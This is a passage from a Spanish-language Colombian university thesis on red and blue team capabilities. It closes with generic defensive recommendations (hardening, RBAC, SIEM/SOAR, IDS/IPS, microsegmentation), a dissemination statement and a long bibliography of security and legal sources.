Los equipos Red y Blue Team, en colaboración con el área de Recursos Humanos podrían documentar las mejores prácticas que ayuden a los empleados y directivos en cuanto al uso de las normas, con el fin de garantizar un entorno de seguridad eficiente y que además, esté alineado con los principios éticos, técnicos y legales que los equipos Red y Blue Team deberán adoptar para ayudar a mejorar la seguridad de la información y de la ciberseguridad.

Pruebas de penetración avanzadas y hardening de sistemas:

Se recomienda ejecutar de manera periódica pruebas de penetración simuladas por el equipo Red Team para evaluar la resiliencia de la organización, además, de aplicar técnicas de hardening en los servidores y dispositivos para ayudar a reducir la superficie de ataque, y revisar y actualizar las políticas de seguridad y de configuración de los firewalls y demás herramientas de monitoreo, según los riesgos que sean detectados en las pruebas ejecutadas.

Mejorar la protección ante amenazas internas y externas:

La capacitación y concientización para el personal y directivos de la organizaciones debe ser periódica y constante, ésta deberá enfocarse en torno a las diferentes amenazas, a los riegos asociados a la ciberseguridad y a la ingeniería social como el phishing, entre otros. La aplicación de diferentes modelos de acceso basados por ejemplo en roles (RBAC), el principio de mínimo privilegio, entre otros, permitirán restringir los accesos no autorizados al sistema. Además, se propone hacer uso de la inteligencia artificial (IA) para analizar el comportamiento y la detección de anomalías que se presenten sobre la red.

Fortalecer la detección y prevención de amenazas:

Se sugiere la implementación de sistemas de monitoreo en tiempo real (SIEM) que ayuden a detectar las actividades sospechosas sobre la red, y a configurar sistemas de detección y prevención de intrusos (IDS/IPS), configurando además, acciones que permitan el bloqueo en caso de una amenaza detectada o un intento de intrusión en la red.

El uso de SOAR ayudará también a complementar el uso de la herramienta SIEM, al automatizar la correlación de eventos y la respuesta ante las diferentes amenazas, con esto el

equipo Blue Team podrás reaccionar más rápido ante los diferentes ataques detectados por el Red Team, lo que reducirá el tiempo de mitigación.

No descartar también la importancia de realizar una microsegmentación de la red, esto ayudará a minimizar el impacto de la superficie de ataque en caso de que alguno de los sistemas se haya comprometido.

Divulgación

El desarrollo del presente proyecto de grado será dado a conocer en colaboración de la biblioteca de la Universidad Nacional Abierta y a Distancia – UNAD, a través de su aplicativo en línea, en donde se publicará un archivo PDF correspondiente al documento final presentado ante los jurados, con el fin de que todos los estudiantes de la Universidad que se encuentren interesados en el tema de Capacidades técnicas, legales y de gestión para equipos blue team y red team, puedan acceder al documento.

Bibliografía

20 Minutos. (2013). *La ONU aprueba una resolución en contra del espionaje y a favor de la privacidad*. https://www.20minutos.es/noticia/2009979/0/asamblea-general/onu-resolucion/contra-espionaje/

7WAY. (2025). *La importancia del Blue Team en la ciberseguridad*. https://www.7waysecurity.co/la-importancia-del-blue-team-en-la-ciberseguridad/

Alcaldía de Bogota. (2008). *Ley 1266 de 2008 Congreso de la República de Colombia*. https://www.alcaldiabogota.gov.co/sisjur/normas/Norma1.jsp?i=34488

Alcaldía de Bogota. (s.f.). *Ley 603 de 2000. Congreso de la República de Colombia*. https://www.alcaldiabogota.gov.co/sisjur/normas/Norma1.jsp?i=13960

Alcarria, P. OpenWebinars. (2023). *Fases del pentesting: Pasos para asegurar tus sistemas*. https://openwebinars.net/blog/fases-del-pentesting-pasos-para-asegurar-tus-sistemas/

Alcarria, P. OpenWebinars. (2024). *Ciberseguridad proactiva: La importancia del Blue Team*. https://openwebinars.net/blog/ciberseguridad-proactiva-la-importancia-del-blue-team/

Altube, R. *Open Webinars. (2020). Qué es OpenVAS*. https://openwebinars.net/blog/que-es-openvas/#**para-qu%C3%A9-sirve-openvas**

Apriorit. (2024). *Top 9 reverse engineering tools*. https://www-apriorit-com.translate.goog/dev-blog/366-software-reverse-engineering-tools?_x_tr_sl=en&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=sge

BBC News. (2013). *Resolución de la ONU pide garantizar privacidad de los ciudadanos*. https://www.bbc.com/mundo/ultimas_noticias/2013/12/131218_ultnot_onu_resolucion_onu_privacidad_jgc

Burdova, C. Avast, (2020). ¿*Qué es EternalBlue*?. https://www.avast.com/es-es/c-eternalblue

Camargo, L. Universidad Piloto de Colombia. (2019). REGULACIÓN EN COLOMBIA DE LOS DELITOS INFORMATICOS. https://www.google.com/url?sa=t&source=web&rct=j&opi=89978449&url=https://repository.unipiloto.edu.co/bitstream/handle/20.500.12277/5727/Articulo%2520regulaci%25C3%25B3n%2520delitos%2520informaticos%2520en%2520Colombia.pdf%3Fsequence%3D1&ved=2ahUKEwiFiuyAurSMAxVeQzABHfhOM-M4ChAWegQIFhAB&usg=AOvVaw0sc04b86P8JH8auct8naRH

CDNH. México. (2021). *La ONU adopta la Resolución sobre la promoción, protección y disfrute de los derechos humanos en internet*. https://www.cndh.org.mx/noticia/la-onu-adopta-la-resolucion-sobre-la-promocion-proteccion-y-disfrute-de-los-derechos

Check Point. (2025). *Red Team vs. Blue Team*. https://www.checkpoint.com/es/cyber-hub/cyber-security/red-team-vs-blue-team/

Check Point. (2025). *What is a Purple Team*?. https://www.checkpoint.com/es/cyber-hub/cyber-security/what-is-a-purple-team/

Check Point. (s.f.). *Red Team vs. Blue Team*. https://www.checkpoint.com/es/cyber-hub/cyber-security/red-team-vs-blue-team/#:~:text=%C2%BFQu%C3%A9%20es%20un%20equipo%20azul,m%C3%A1s%20eficaz%20las%20incursiones%20exitosas.

Ciberseguridad. (s.f.). ¿*Qué es Metasploit Framework y cómo funciona*?. https://ciberseguridad.com/herramientas/pruebas-penetracion/metasploit-framework/

Cilleruelo, C. Keep coding, (2024). ¿Qué es ExploitDB?. https://keepcoding.io/blog/que-es-exploitdb/

CIS. Benchmarks. (s.f.). CIS Password Police Guide. https://learn-cisecurity-org.translate.goog/cis-password-policy-guide-passphrases-monitoring-and-more?_x_tr_sl=en&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=sge

CIS. Center For Internet Security (s.f.). *Critical Security Controls.* https://www.cisecurity.org/controls

CISA. (s.f.). *Cibersecurity Infrastructure Security Agency. Velociraptor*. https://www-cisa-gov.translate.goog/resources-tools/services/velociraptor?_x_tr_sl=en&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=sge#:~:text=Velociraptor%20allows%20incident%20response%20teams,detail%20following%20a%20security%20incident.

Cloud Seguro. (2024). *Metasploit*. https://youtu.be/ww4N7EWrnYE

Constitución Política de Colombia. (2003). *Constitución Política de Colombia. Artículo 15.* https://www.constitucioncolombia.com/titulo-2/capitulo-1/articulo-15

Contando Bits. (2022). *Como Usar METASPLOIT Framework en Kali Linux - [Tutorial 2024].* https://youtu.be/sgA8ru5OIU4

COPNIA. (2015). *Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares*. (pp. 3-26). https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

CVE. Mitre. (s.f.). *CVE-2017-0143*. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

DNP. (2024). *Documentos CONPES*. https://www.dnp.gov.co/LaEntidad_/subdireccion-general-prospectiva-desarrollo-nacional/direccion-desarrollo-digital/Paginas/documentos-conpes-confianza-y-seguridad-digital.aspx

El Dinero. (2023). *5 tipos de ataques cibernéticos más comunes y cómo la IA está siendo utilizada para mejorarlos*. https://eldinero.com.do/243099/5-tipos-de-ataques-ciberneticos-mas-comunes-y-como-la-ia-esta-siendo-utilizada-para-mejorarlos/#:~:text=Ataques%20de%20ingenier%C3%ADa%20social%3A%20los,poder%20iniciar%20una%20serie%20de

Espejo, R. (2015). *Qué es Windows Defender y cómo configurarlo en Windows 7*. https://youtu.be/TAUlGytoX4E

ExploitDB. (2025). *Exploit Data Base*. https://www.exploit-db.com/

Fortinet, (s.f.). *¿Qué es un firewall*?. https://www.fortinet.com/lat/resources/cyberglossary/firewall

Fortinet. (s.f.). *¿Qué es una CVE? Vulnerabilidades y exposiciones comunes definidas*. https://www.fortinet.com/lat/resources/cyberglossary/cve

Función Pública. (2012). *Ley 1581 de 2012*. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

Función Pública. (2014). *Ley 1621 de 2013*. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=52706

Función Pública. (s.f.). *Decreto 1377 de 2013*. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=53646

Goodman, C. Balbix. (2025). *Respuesta a incidentes de ciberseguridad: una guía completa para líderes de seguridad*. https://www-balbix-com.translate.goog/insights/cybersecurity-incident-response-a-comprehensive-guide-for-security-leaders/?_x_tr_sl=en&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=sge

Group-IB. (s.f.). *What is CIRT: meaning and importance*. https://www.group-ib.com/resources/knowledge-hub/cirt/

Grupo Ático34. (s.f.). *Auditoría de ciberseguridad para empresas: todo lo que necesitas saber.* https://protecciondatos-lopd.com/empresas/auditoria-ciberseguridad/#:~:text=La%20auditor%C3%ADa%20de%20ciberseguridad%20debe%20conducir%20a,leyes%20que%20puedan%20afectarla%20en%20esa%20%C3%A1rea.

Holm Security. (s.f.). *¿Qué es la base de datos Exploit-db*?. https://support-holmsecurity-com.translate.goog/knowledge/what-is-exploit-db-database?_x_tr_sl=en&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=tc

IBM. (2024). *¿Qué es la detección y respuesta de endpoints (EDR*)?. https://www.ibm.com/es-es/topics/edr

IBM. (s.f.). *¿Qué es la seguridad de TI?.* https://www.ibm.com/mx-es/topics/it-security

INCIBE. (2019). *¿Qué es el pentesting? Auditando la seguridad de tus sistemas*. https://www.incibe.es/empresas/blog/el-pentesting-auditando-seguridad-tus-sistemas

Incibe. (s.f.). *Ingeniería social*. https://www.incibe.es/aprendeciberseguridad/ingenieria-social

Incibe. (s.f.). *Pentesting*. https://www.incibe.es/aprendeciberseguridad/pentesting

Incibe. (s.f.). *Vulnerabilidad*. https://www.incibe.es/aprendeciberseguridad/vulnerabilidad

Innovación Digital 360. (2023). *OpenVAS: Qué es y cómo funciona esta herramienta*. https://www.innovaciondigital360.com/cyber-security/openvas-que-es-y-como-funciona-esta-herramienta/

Kaspersky. (2025). *¿Qué es la ciberseguridad*?. https://latam.kaspersky.com/resource-center/definitions/what-is-cyber-security?srsltid=AfmBOopwJ3N3gSRMKbQuN1cU5YlU1vEfwtQ-3-zQzkNJOYhzdw7-LQTM

La Cripta del Hacker. (2021). *Guía de uso de Metasploit: De dummy a experto #Parte 1*. https://lacriptadelhacker.wordpress.com/2020/08/18/guia-de-uso-de-metasploit-de-dummy-a-experto-parte-1/

Mancuzo, G. Ciberseguridad Tips. (2023). *¿Qué es un riesgo en Ciberseguridad? Definición y tipos*. https://ciberseguridadtips.com/que-es-un-riesgo-en-ciberseguridad-definicion-causas/

MatthyGD. (2025). *Cómo Instalar un archivo .OVA en VirtualBox*. https://youtu.be/mAJoJ9rjTJM

Microsoft. (2017). *Windows SMB Código remoto de ejecución Vulnerabilidad*. https://msrc.microsoft.com/update-guide/en-US/advisory/CVE-2017-0143

Microsoft. (2025). *¿Qué es SIEM*?. https://www.microsoft.com/es-mx/security/business/security-101/what-is-siem#:~:text=El%20sistema%20SIEM%20es%20una%20parte%20importante,efectiva%20los%20flujos%20de%20trabajo%20de%20seguridad.

Microsoft. (2025). *SMB de host directo a través de TCP/IP*. https://learn.microsoft.com/es-es/troubleshoot/windows-server/networking/direct-hosting-of-smb-over-tcpip

Microsoft. (2025). *Sysmon v15.15.* https://learn.microsoft.com/es-es/sysinternals/downloads/sysmon

Microsoft. (s.f.). *¿Qué es SOAR*?. https://www.microsoft.com/es-mx/security/business/security-101/what-is-soar

MinEducación. (s.f.). *Protección de Datos Personales*. https://www.mineducacion.gov.co/portal/micrositios-institucionales/Modelo-Integrado-de-Planeacion-y-Gestion/Data/387771:Proteccion-de-Datos-Personales

MinTic, (2018). *Ley 1928 de 2018*. https://normograma.mintic.gov.co/mintic/compilacion/docs/ley_1928_2018.htm

Mohammad, K. Linkedin. (2023). *Entendiendo iptables: Una herramienta poderosa para la seguridad de la red*. https://www-linkedin-com.translate.goog/pulse/understanding-iptables-powerful-tool-network-security-waseem?_x_tr_sl=en&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=sge

Moyle, E. ISACA. (2019). *CERT vs. CSIRT vs. SOC: ¿Cuál es la diferencia*?. https://www.computerweekly.com/es/consejo/CERT-vs-CSIRT-vs-SOC-Cual-es-la-diferencia#:~:text=Su%20primera%20l%C3%ADnea%20dice:%20%C2%ABUn%20equipo%20de,un%20evento%20o%20incidente%20de%20seguridad%20inform%C3%A1tica%C2%BB

MS4 Security. (2022). *Cómo CONSTRUIR tu LABORATORIO de HACKING*. https://youtu.be/Ibshe8_xhnQ

Netdata. (s.f.).*¿Qué hacer en caso de un ciberataque*?. https://blog.netdatanetworks.com/que-hacer-en-caso-de-un-ciberataque

Nmap. (s.f.). *Guía de referencia de Nmap (Página de manual).* https://nmap.org/man/es/index.html

Open Webinars. (2023). *Fases del pentesting: Pasos para asegurar tus sistemas.* https://openwebinars.net/blog/fases-del-pentesting-pasos-para-asegurar-tus-sistemas/

OPSWAT. (2023). *Artificial Intelligence: The Next OT Cybersecurity Influencer*. https://www.opswat.com/blog/artificial-intelligence-next-ot-cybersecurity-influencer

Paloalto, (s.f.). *What Is SOAR*?. https://www.paloaltonetworks.com/cyberpedia/what-is-soar

Pirani. (2025). *Auditoría de ciberseguridad: todo lo que necesitas saber*. https://www.piranirisk.com/es/academia/especiales/auditoria-de-ciberseguridad-empresas#:~:text=En%20conclusi%C3%B3n%2C%20llevar%20a%20cabo%20una%20auditor%C3%ADa,tu%20empresa%20a%20hacerlo%20de%20forma%20simple.

Policía Nacional de Colombia. (s.f.). *LEY 1273 DE 2009*. https://www.policia.gov.co/normatividad-sobre-delitos-informaticos

Rizaldos, H. (2018). *Ciberseguridad. Qué es Metasploit framework*. https://openwebinars.net/blog/que-es-metasploit/

SentinelOne. (2025). *Equipo Rojo vs. Equipo Azul: ¿Cuál es la diferencia*?. https://www-sentinelone-com.translate.goog/cybersecurity-101/cybersecurity/red-team-vs-blue-team/?_x_tr_sl=en&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=sge#:~:text=%C2%BFCu%C3%A1l%20es%20la%20diferencia%20entre%20un%20equipo,seguridad%20para%20protegerse%20contra%20estos%20ataques%20reales.

Shivanandhan, M. (2023). *Qué es Nmap y cómo usarlo: Un tutorial para la mejor herramienta de escaneo de todos los tiempos*. https://www.freecodecamp.org/espanol/news/que-es-nmap-y-como-usarlo-un-tutorial-para-la-mejor-herramienta-de-escaneo-de-todos-los-tiempos/

SIC. Superintendencia de Industria y Comercio. (s.f.). *Sobre el régimen general de Protección de Datos Personales.* https://www.sic.gov.co/informacion-sobre-la-proteccion-de-datos-personales

Siddiqui, M. CyberSaint. (s.f.). *¿Por qué necesita el marco de control CIS para una ciberdefensa eficaz*?. https://www-cybersaint-io.translate.goog/blog/why-you-need-cis-controls-for-effective-cyber-defense?_x_tr_sl=en&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=sge

UNAD. (2024). *Boletines CIP- CSIRT. Octubre: Una Mirada a Metodologías Para Pruebas de Penetración en Ciberseguridad.* https://selloeditorial.unad.edu.co/images/Documentos/ciberseguridad/Boletin/Octubre_2024.pdf

UNAD. (2025). *Leyes Informáticas Colombianas*. https://gpit.unad.edu.co/seguridad-de-la-informacion/leyesinformaticas

UPC. Universidad Politécnica de Cataluña. (2024).Wazuh - *Una plataforma de código abierto que unifica SIEM y XDR*. https://inlab.fib.upc.edu/es/articulos/wazuh-una-plataforma-de-codigo-abierto-que-unifica-siem-y-xdr/2024/